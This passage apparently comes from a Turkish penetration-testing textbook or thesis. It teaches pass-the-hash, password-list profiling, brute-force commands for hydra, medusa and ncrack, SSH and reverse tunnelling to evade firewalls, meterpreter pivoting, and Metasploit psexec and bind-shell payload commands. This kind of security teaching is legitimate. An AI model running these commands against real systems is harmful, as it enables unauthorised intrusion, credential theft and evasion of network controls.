1 numaralı "*wce.exe*" komutu çalıştırdığında user1'in RAM'deki parola özet değeri elde edilmiştir. Elde edilen parola özeti "pass the hash" saldırılarında kullanılabilir.

2 numaralı "*wce.exe –s"* parametresiyle özet değeri elde edilen kullanıcı etki alanındaki bilgisayarlarda oturum açabildiği varsayılan bir kullanıcı olan testuser'ın özet bilgisiymiş gibi atama yapılmıştır.


3 numarada kullanıcıların özet bilgilerine bakıldığında RAM'de Windows tarafından iki kullanıcının aynı özet bilgisine sahip olduğunu görüntülenmiştir.

4.7.6 Şifre Profilleme

Şifre profilleme, yapılacak saldırıların bölgeye, kişiye, sisteme vs. göre özelleştirme çalışmasıdır. Bunun için saldırı yapılacak olan sisteme ait temel bilgiler bile şifre profilleme adına ipucu vermektedir. Dünyanın kullanmış olduğu parolalar her sene "en çok kullanılan parola" diye dünyaca ünlü güvenlik şirketleri tarafından paylaşılmaktadır. Şifre profilleme saldırısında "cewl" [73] aracını kullanarak bir profil oluşturulabilir. Örnek bir senaryoda bir web sitesine saldırıda bulunacak saldırganın,

şirket web sitesinin içinde bulundurduğu bilgileri kullanacak şekilde şifre profili oluşturulmuştur.

Megacorpone adlı şirkete ait en az 6 hane olan 312 adet özel sözcük saldırı dosyası Şekil 4.46'da oluşturulmuştur.




Şekil 4.46: "Cewl" aracıyla istenilen siteye yönelik sözlük saldırısı profilleme.

4.7.7 Şifre Kombinasyon Oluşturma

Cewl ile oluşturulan listeyi daha da farklılaştırarak parolalarını çeşitli kombinasyonlarla değiştirmiş olan kullanıcılara yönelik bir şekilde saldırı vektörüne güç katılabilir. Kullanıcı parolalarının sonuna birkaç sayı eklenmesini, büyük harflerin küçük harflerle değiştirilmesini, belirli harflerin sayılara dönüştürülmesini vb. gibi işlemleri de göz önüne alarak bir sözlük dosyası hazırlamak saldırgan tarafından daha profesyonel bir yaklaşım olacağından, "cewl" ile oluşturulan minimalist şifre listesi biraz daha genişletilir. Bunu yapmak için "John the Ripper" [74] aracını kullanmaktadır. John, şifreleri evrimleştirmede çok kapsamlı bir yapılandırma dosyasıyla birlikte Kali Linux içerisinde ücretsiz olarak gelmektedir. Şekil 4.47'de her

bir şifreye bir sayı eklemek için basit bir kural nasıl yazılır, incelenmiştir. John ile yapılabilecek işlemler için [75] incelenebilir.



Şekil 4.47: "John" aracıyla önceden oluşturulmuş sözlük dosyasını genişletme.

4.8 Çevrimiçi Şifre Atakları

Çevrimiçi şifre saldırıları çoğunlukla ağ hizmetlerinde parola tahmin etme işlemi için kullanılır. HTTP, SSH, VNC, FTP, SNMP, POP3, vb. protokollerde kullanıcı adı ve parola doğrulaması gerekir. Verilen bir ağ hizmetine karşı bir parola saldırısını otomatik hale getirebilmek için, kullanımda olan özel protokol için kimlik doğrulama istekleri üretebilmek gerekir. Hydra [76], Medusa [77], Ncrack [78] ve Metasploit gibi araçlar birçok ağ protokollü kimlik doğrulama işleminde çevrimiçi şifre saldırısı yapabilmektedir.

4.8.1 Hydra, Medusa ve Ncrack

Şifre güvenliği denetimlerini gerçekleştirmek için en popüler araçlardan üçü incelenecektir. Bu araçların her biri birbirine benzer şekilde çalışmaktadır.

4.8.1.1 Http kaba kuvvet saldırısı

root@Kali:# medusa –h <Hedef_IP> -u admin -P password-file.txt -M http -m DIR:/admin -T 10

4.8.1.2 RDP kaba kuvvet saldırısı

root@Kali:# ncrack –vv –user user –P password-file.txt rdp://<hedef_IP>

4.8.1.3 SNMP kaba kuvvet saldırısı

root@Kali:# hydra –P password-file.txt –v <Hedef_IP> snmp

4.8.1.4 SSH kaba kuvvet saldırısı

root@Kali:# hydra –l user –P password-file.txt <Hedef_IP> ssh

4.9 Şifre Özeti Atakları

4.9.1 Parola Özetleri

Parola özetleri, kullanıcıların şifrelerinin veya kullanıcı adlarının belirli bit değerlerinin belirli algoritmalar kullanarak güvenli olarak saklanmasını ve kimlik doğrulama aşamasında özet değerlerini tutan sisteme güvenli erişim yapmayı sağlamak amacıyla kullanılmaktadır. İşletim sistemleri, ağ donanımı vb. parola özet değerlerini kullanmaktadır. Kimlik doğrulama işlemi sırasında, kullanıcı tarafından girilen şifrenin daha önce özet bilgi olarak kaydedilmiş değer özetiyle karşılaştırılması ve doğrulaması anlamına gelmektedir. Tuzlama denilen yöntemle de özet alınmaktadır, tuzlama şifrenin belli sayıda bit ile işleme sokarak özet değeri üretme işlemidir. Tuzlama değeri bilinmeyen bir özet kırılsa dahi kullanıcının şifresine erişim yapılamaz.

4.9.2 Şifre Kırma

Kriptolojide, şifre kırma, şifrelenmiş özetten açık metin olarak şifreyi geri alma işlemidir. Özet türü bilindikten sonra, parolayı bulabilmek adına sıklıkla kullanılan

yaklaşım, parola için tahminleri tekrar tekrar denemek yani kaba kuvvet saldırılarıdır. Şifre karma tanımlamaya çalışırken referans olarak kullanabileceğiniz ortak karmaların bir listesi Openwall [79] web sitesinde bulunabilir.

4.9.3 John The Ripper

Bir sistemden şifre özeti alındığında bu özetlerin bazı sistemlere erişebilmek adına açık metin olarak kullanmak gerekmektedir. Parolaları özetlerini kırmak için en popüler araçlarından biri John the Ripper [80]. Johnny ise John'un arayüzü olarak kullanılabilmektedir. Johnny ve John kaba kuvvet saldırı, sözlük saldırısı, gökkuşağı saldırısı gibi birçok saldırı tipini yapmaktadır.

4.9.4 Gökkuşağı Tabloları

Kaba kuvvet saldırıları tüm olası düz metinleri tek tek denediğinden, genellikle çok zaman almaktadır. Zamanı azaltmak için önerilen yöntem, tüm kırma hesaplamaları önceden yapmak ve sonuçları bir ikili veritabanı veya "Rainbow Table" dosyasında saklamaktır. Bu tabloların önceden hesaplanması uzun bir zaman almaktadır, ancak ön hesaplama bittiğinde, geleneksel bir kaba kuvvet saldırısından çok daha hızlı çalışmaktadır. Parola kırmada zorluğu arttırmak için parolalar genellikle karma hale gelmeden önce rastgele bir değerle birleştirilir. Bu değer, tuz olarak bilinir ve her parola için benzersiz olması gereken değeri, bir veri tabanında veya kimlik doğrulama işleminde kullanılacak bir dosyada karma ile birlikte depolar. Tuzlamanın birincil amacı, karma şifre veri tabanı çatlama verimliliğini büyük ölçüde geliştirmek için kullanılan "Rainbow Table" saldırılarının olanaksızlığını arttırmaktır.

4.9.5 Windows'ta Şifre Özeti Kırma

Şifre özetini kırmak çok zaman alabilir hatta çoğu zaman mümkün olmayabilir. Pass-The-Hash (PTH) [81] yani şifre özetiyle parola atlatma olarak bilinen teknik, LM /NTLM/NTLMv2 özetlerini kullanarak saldırgan kişinin hedef sisteme saldırırken açık bir metin olarak bilmediği parolayı "hash" denilen şifre özetiyle yapmaktadır.

4.10 Port Yönlendirme ve Tünel Oluşturma

Port yönlendirme ve tünel açma teknikleri, sınırlı ağ ortamlarında, hedeflenen ağlara erişim için kullanılabilecek teknikler bütünüdür. Bu yöntem temel olarak istenilen bir paketin farklı bir yük taşıma protokolü içerisinde iletilmesidir. Tünel oluşturma teknikleri kullanılarak, belirli bir protokolün uyumsuz bir dağıtım ağı üzerinden taşınması veya güvenilmeyen bir ağ üzerinden güvenli bir yolun sağlanması mümkündür.

4.10.1 Port İletme / Yönlendirme


Port iletme / yönlendirme, en basit ağ trafiği manipülasyon tekniğidir. Belirli bir IP adresi ve bağlantı noktasındaki trafiği kabul etmeyi ve ardından trafiği farklı bir IP adresine ve bağlantı noktasına yönlendirmeyi içerir. Rinetd [82] aracı ile port yönlendirme uygun şekilde yapılandırılabilir. Kali Linux işletim sisteminde rinetd aracının indirilmesi "*apt-get install rinetd*" komutu ile terminal üzerinden yapılabilir.

Bir örnek ile açıklanacak olursa, ağ yapılandırmasında sadece TCP port 53'e giden trafiğe izin verecek şekilde yapılandırılmış olsun. Bu demek olur ki internete girmek istenildiğinde izin verilen TCP port 53 olduğundan TCP port 80 yani internet erişimi başarısız olacaktır.


Rinetd aracını, herkese açık bir IP adresine sahip olan bir makinede bulunan TCP bağlantı noktası TCP 53'ü dinleyecek şekilde kurulmuştur. Rinetd'i, 53 nolu bağlantı noktasında gelen trafiği kabul edip ve daha sonra 80 nolu porta yani web sunucusuna yönlendirmek için rinetd'i yapılandırması yapılabilir. Rinetd.conf dosyasındaki port yeniden yönlendirme girdisi aşağıdakine benzer görünecektir.

bindadress bindport connectaddress connectport

a.b.c.d 53 y.s.r.s 80



Şekil 4.48: Ağ cihazı tarafından engellenen bağlantı.



Şekil 4.49: "Rinetd" ile ağ yönlendirme.

4.10.2 Pivoting

Ağ içerisinde erişilemeyen bölgelere erişebilen bir vekil sunucu üzerinden gerçekleştirilen bağlantı ile erişim yapılamayan bölgelere erişme yöntemidir. İçerik filtreleme sistemleriyle kurum çalışanlarının zararlı olarak nitelendirilmiş sistemlere

(sitelere) erişimini kısıtlayabilir. Özellikle zararlı içeriğe sahip sitelere ve içeriklerine erişim engellenerek, son kullanıcı bilgisayarlarının güvende kalması istenmektedir. Bazı sistemlerde yerel ağ içerisinden son bilgisayarların doğrudan internet erişimi bulunmamaktadır. İnternet erişimi için vekil sunucular üzerinden kontrollü olarak internete çıkış sağlatılmaktadır. Fakat internette 80 ve 443 portlarında çalışan VPN araçları veya SSH protokolü olan sunucular aracılığı ile vekil sunucular da atlatılabilmektedir. İnternete gerçekleştirilen trafik bu sunucular ile kurulan tünel içerisinden şifreli olarak taşınmaktadır. SSH protokolü açık olan bir sunucu üzerinden gerçekleşen erişimlerde trafiği engelleyen mekanizmaların engelleme kriterleri atlatılmış olacaktır.

4.10.3 SSH Tünelleme


SSH protokolü (Güvenli Kabuk protokolü), bir bilgisayardan diğerine güvenli bir şekilde erişim yapmak için bir yöntemdir. Güçlü kimlik doğrulama için çeşitli alternatif seçenekler sunar ve güçlü şifreleme ile iletişim güvenliğini ve bütünlüğünü korur. SSH protokolü ile yapılabilen birçok işlem vardır.

4.10.3.1 Yerel Port Yönlendirme

SSH yerel bağlantı noktası iletimi, taşıma protokolü olarak SSH'ı kullanarak uzak bir sunucuya yerel bir bağlantı noktasıyla tünelleme yapmayı sağlar. Port yönlendirme örneğindeki aynı senaryo SSH yerel bağlantı noktası yönlendirme özelliğini, aşağıdaki gibi benzer sözdizimi kullanarak mevcut çıkış kısıtlamasını atlatmak için kullanabilir:

ssh <gateway> -L <local port to listen>:<remote host>:<remote port>

Tünel oluşturulduktan sonra, ortak ağdaki uzak makinede SSH bağlantı noktası standart olarak TCP 22 olarak değil TCP 53 olarak yapılandırılmıştır. Sebebi firewall da DNS port 53'e izin verilmiş olmasıdır. TCP port 53 üzerinde giden SSH tüneli trafiğini web sunucusuna yönlendiren yerel bağlantı noktası 8080'e göz atılır. Yerel makine ile uzak bilgisayar, akan trafiğin SSH üzerinden geçtiğini ve bu iki sistem arasındaki trafiğin SSH protokolü tarafından şifrelendiği de unutulmamalıdır.




Şekil 4.50: Yerel port yönlendirme.

4.10.3.2 Uzak port yönlendirme (Ters SSH tünelleme)

SSH tünel tekniklerinden biri de uzaktaki bir bilgisayardan yerel bilgisayara uzak port yönlendirmektir. Kurum ağının dışında bulunan bir SSH (Secure Shell) sunucuya erişim gerçekleştirilmesi ile açık tutulan bu bağlantı üzerinden, kurum dışından kurum içindeki bilgisayarlara ters tünelleme ile erişim gerçekleştirilebilmektedir.

ssh <gateway> -R <remote port to bind>:<local host>:<local port>



Şekil 4.51: SSH uzak port yönlendirme.

Şekildeki senaryoda kurum içerisindeki bilgisayardan internetteki y.s.r.s IP adresli sunucuya SSH bağlantısı açılır. Bu bağlantı üzerinden ters tünelleme yapılarak dışarıdaki y.s.r.s sunucusundan iç ağa erişilebildiği gösterilmektedir.

Kurum ağı dışarısında bulunan bir SSH (Secure Shell) sunucuya erişim, kullanıcı bilgisayarı üzerinde aşağıda gösterilen komut ile çalıştırılmaktadır.

ssh -R port:ic_p:ic_port:kullanici_adi@uzak_ip –p 443

Bu komut aracılığı ile y.s.r.s SSH sunucusunun "<port>/tcp" portu üzerinden kurum yerel ağı içerisinde bulunan kullanıcı bilgisayarına erişim sağlanabilmektedir.

4.10.3.3 Dinamik Port Yönlendirme

Aşağıda belirtilen komut ile SSH sunucu sistemine bağlantı gerçekleştirilmiş ve yerel kullanıcı bilgisayarında "yerel proxy port/tcp" portu üzerinde çalışmakta olan süreç başlamıştır. *–D* parametresi, yani dynamic listener(D), port yönlendirme için belirtilen port numarasında bir socket açılmasını sağlayan SSH komutudur. Burada gösterilen komut ile yerel kullanıcının "yerel proxy port" portu dinlemeye geçmiştir. Web "yerel proxy port" portu artık SSH tüneli yardımıyla dışarıdaki sunucuya bağlanmıştır.

ssh -D <yerel proxy port > -p <remote port> <target>

4.10.4 Proxychains


Proxychains, herhangi bir programı HTTP, SOCKS4 ya da SOCKS5 vekil sunucuları üzerinden IP gizleyerek çalıştırmayı sağlayan araçtır. IP gizlemek ya da firewall atlatmak için kullanılan bu araç, ssh, telnet, wget, ftp, apt, nmap gibi servislerin ve programların bu sunucular üzerinden çalıştırılmasını sağlar.

4.10.5 DNS Tünel Oluşturma

DNS tüneli, DNS protokolünü kullanarak açılan tünel içerisinden http, ftp, ssh gibi herhangi bir TCP/UDP paketini geçirme işlemine denir.

4.10.6 Meterpreter ile Tünelleme

Bir ağda bulunan bilgisayarın ele geçirilmesi sonucu ağda bulunan diğer bilgisayarlara erişim hakkının elde edilmesidir. Senaryoda saldırgan bilgisayarından yapılan saldırı sonrasında ele geçirilen bir bilgisayarın ağ kartlarını kontrol ederek, normal şartlarda bizim bağlantı kuramayacağımız fakat ele geçirdiğimiz bilgisayarın bağlantı kurabildiği ağa "route" işlemiyle yani yönlendirme işlemiyle erişebilme denenmiştir.



Şekil 4.52: "Meterpreter" oturumundan "Route" işlemi ile diğer ağa atlama.

Şekil 4.52'de ele geçirilmiş bir bilgisayarın meterpreter katmanında "*run post/multi/manage/autoroute*" modülüyle ağ kartlarına yönlendirmeler yapılmıştır. 10.10.10.0/24 ağında bulunan saldırgan 10.10.10.0/24 ağındaki bir bilgisayarı ele geçirmiş ve ele geçirdiği bilgisayarın ağ kartları arasında yönlendirme yaparak 172.16.1.0/24'lü ağa erişim sağlamıştır.

4.11 Metasploit

Metasploit H.D. Moore tarafından 2003 yılında yazılan ve dinamik olarak yenilenen exploit geliştirme ve kullanma aracıdır. Başlangıçta "Perl" programlama dili ile yazılan Metasploit daha sonra "Ruby" programlama dili kullanılarak baştan yazılmıştır.

Açık kaynak kodlu bir proje olan Metasploit Projesi Rapid7 tarafından ele alınmıştır. Rapid7, açık kaynak kodlu destek ve geliştirme işlemini devam ettirken Metasploit Community ve Metasploit PRO gibi ürünleri de çıkartmıştır. Bir diğer Rapid7 ürünü olan Nexpose da açıklık tarayıcısı ile entegre çalışabilmektedir.

Metasploit modülleri "exploits, payloads, auxiliary, encoders ve nop" 'dur. Ruby programlama dili ile yazılmıştır ve kaynak kodları açıktır. En son Metasploit modülleri incelendiğinde, binden fazla exploit kodu ve iki binden fazla "modül" bulunmaktadır.

4.11.1 Metasploit Kullanıcı Arayüzleri

Metasploit çerçevesini kullanmak için en bilinen iki tip kullanıcı arayüzü vardır. Terminale "msfconsole" komutu ya da "armitage" komutu yazılarak arayüzlere erişim yapılabilmektedir.

Msfconsole: Metasploit aracının konsol ara yüzüdür. Metasploit aracının hemen hemen tüm yetenekleri bu arayüzden kullanılır. Metasploitin en sık kullanılan arayüzüdür.

Msfcli: Metasploit aracının işletim sistemi konsolundan tek komut ile doğrudan exploit çalıştırmasına yarayan arayüzdür. Özellikle betiklerde Metasploit modülleri kullanılmak istendiğinde ve msfconsole gibi interaktif erişimin mümkün olmadığı durumlarda kullanılır.

Örnek kullanım:

root@kali# msfcli exploit/windows/smb/psexec RHOST=<hedef sunucu> PAYLOAD=windows/meterpreter/bind_tcp LHOST=<yerel port>

Msfpayload: Payload üretmekte kullanılır.


Örnek kullanım:

root@kali# msfpayload windows/shell_bind_tcp EXITFUNC=seh LPORT=<yerel port>

Msfencode: Payload kodlayıcı, IDS, IPS ve antivirüs'lerden korunma arayüzüdür.

